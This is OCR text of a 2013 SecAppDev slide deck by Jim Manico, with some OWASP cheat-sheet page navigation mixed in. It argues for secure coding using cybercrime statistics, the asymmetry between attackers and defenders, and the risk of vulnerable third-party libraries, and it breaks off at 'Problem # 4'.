Secure Application Development
secappdev.org

Approaching Secure Code

Where Do I Start?

SecAppDev 2013

Jim Manico

OWASP Global Board Member
OWASP Podcast and Cheat-Sheet Lead
VP Security Architecture, WhiteHat Security

OWASP
The Open Web Application Security Project

Navigation

- Home
- News
- OWASP Projects
- Downloads
- Local Chapters
- OWASP Initiatives
- Volunteer With OWASP
- Global Committees
- AppSec Job Board
- AppSec Conferences
- Presentations
- Video
- Press
- Get OWASP Books
- Get OWASP Gear
- Mailing Lists
- About OWASP
- Membership

Page | Discussion

Cheat Sheets

Cheat Sheets | Project Overview | Master Cheat Sheet

The OWASP Prevention Cheat Sheet Series was created to provide a concise colle
created by multiple application security experts and provide excellent security guida

OWASP Cheat Sheets Project Homepage

- **Cheat Sheets**

Developer Cheat Sheets (Builder)

- Authentication Cheat Sheet
- Choosing and Using Security Questions Cheat Sheet
- Clickjacking Defense Cheat Sheet
- Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet
- Cryptographic Storage Cheat Sheet
- DOM based XSS Prevention Cheat Sheet
- Forgot Password Cheat Sheet
- HTML5 Security Cheat Sheet
- Input Validation Cheat Sheet

Thank you to Eoin Keary, coauthor

"(Cyber crime is the) second cause of economic crime experienced by the financial services sector" – PwC

"One hundred BILLION dollars" - Dr Evil

Globally, every second, 18 adults become victims of *cybercrime* *- Symantec*

2012 Cyber Crime

- US $20.7 billion in direct losses
- Global $110 billion in direct losses
- Global $338 billion + downtime

"The loss of industrial information and intellectual property through cyber espionage constitutes the greatest transfer of wealth in history" - Keith Alexander


Almost 1 trillion USD was spent in 2012 protecting against cybercrime

Jimmy, I didn't click it – My Grandma


"556 million adults across the world have first-hand experience of cybercrime -- more than the entire population of the European Union."

Problem # 1

Asymmetric Arms Race


An inconvenient truth
Business Logic Flaws
Security Errors
Code Flaws
Two weeks of ethical hacking
Ten man-years of development

An Attacker has 24x7x365 to Attack




The Defender has 20 man days per year to detect and defend

Who has the edge?

Problem # 2

You are what you eat

Software food chain


Outsourced development
Sub-Contractors
COTS (Commercial off the shelf
Application Code
Third Party API's
Bespoke outsourced development
Third Party Components & Systems
Bespoke Internal development
MORE
Degrees of trust
LESS

You may not let some of the people who have developed your code into your offices!!

2012 Study of 31 popular open source libraries

19.8 million (26%) of the library downloads have known vulnerabilities

Today's applications may use up to 30 or more libraries or 80% of the total codebase

Spring application development framework :

Downloaded 18 million times by over 43,000 organizations in the last year

– Vulnerability: Information leakage CVE-2011-2730

http://support.springsource.com/security/cve-2011-2730

In Apache CXF application framework:

4.2 million downloads.

- Vulnerability: Auth bypass CVE-2010-2076 & CVE 2012-0803

http://svn.apache.org/repos/asf/cxf/trunk/security/CVE-2010-2076.pdf

http://cxf.apache.org/cve-2012-0803.html

Do we test for "dependency‟ issues?

NO


Does your patch management policy cover application dependencies?

Check out: https://github.com/jeremylong/DependencyCheck

Problem # 3

Bite off more than we can chew

1	CISO
10	Business Units
30	Security Staff
200	Web Applications
1000	Web Servers
2000	Data bases
100,000	Client records
1000000	Potential hackers, Worms, Trojans (and infected users)



Security activities for 1000 Web Apps

- 1000+ Annual Penetration Tests
- 100’s of Different Penetration Testers?
- 1000+ Reports

How do we consume this data?

Problem # 4

Developer Information Flooding

